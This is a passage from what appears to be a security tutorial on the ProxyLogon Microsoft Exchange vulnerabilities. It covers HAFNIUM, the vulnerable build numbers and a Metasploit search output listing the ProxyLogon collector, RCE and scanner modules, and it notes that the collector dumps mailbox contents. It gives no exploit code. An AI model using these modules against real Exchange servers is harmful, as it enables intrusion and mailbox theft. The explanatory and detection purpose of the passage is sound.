
According to Microsoft, these vulnerabilities were first exploited by HAFNIUM, a Chinese government sponsored APT(Advanced Persistent Threat) but operates outof China. This group is known to install the web shell named China Chopper. As of 12th March 2021, at least 9 other hacker groups were trying to exploit these vulnerabilities apart from HAFNIUM. The vulnerable versions to these vulnerabilities are,

Exchange Server 2019 < 15.02.0792.010
Exchange Server 2019 < 15.02.0721.013
Exchange Server 2016 < 15.01.2106.013
Exchange Server 2013 < 15.00.1497.012

The exploit is named Proxy Logon as it exploits the proxy architecture and login mechanism in the Exchange Server.


How to detect these vulnerabilities

Metasploit has already added exploit modules related to these vulnerabilities. Let's have a look at these modules.




```
msf6 > search proxylogon

Matching Modules
================

   #  Name                                          Disclosure D
ate  Rank       Check  Description
   -  ----                                          ------------
---  ----       -----  -----------
   0  auxiliary/gather/exchange_proxylogon_collector  2021-03-02
     normal     No     Microsoft Exchange ProxyLogon Collector
   1  exploit/windows/http/exchange_proxylogon_rce    2021-03-02
     excellent  Yes    Microsoft Exchange ProxyLogon RCE
   2  auxiliary/scanner/http/exchange_proxylogon      2021-03-02
     normal     No     Microsoft Exchange ProxyLogon Scanner
```

The auxiliary/gather/exchange_proxylogon_collector module exploits the CVE-2021-26855 vulnerability and dump all the contents of the mailboxes.

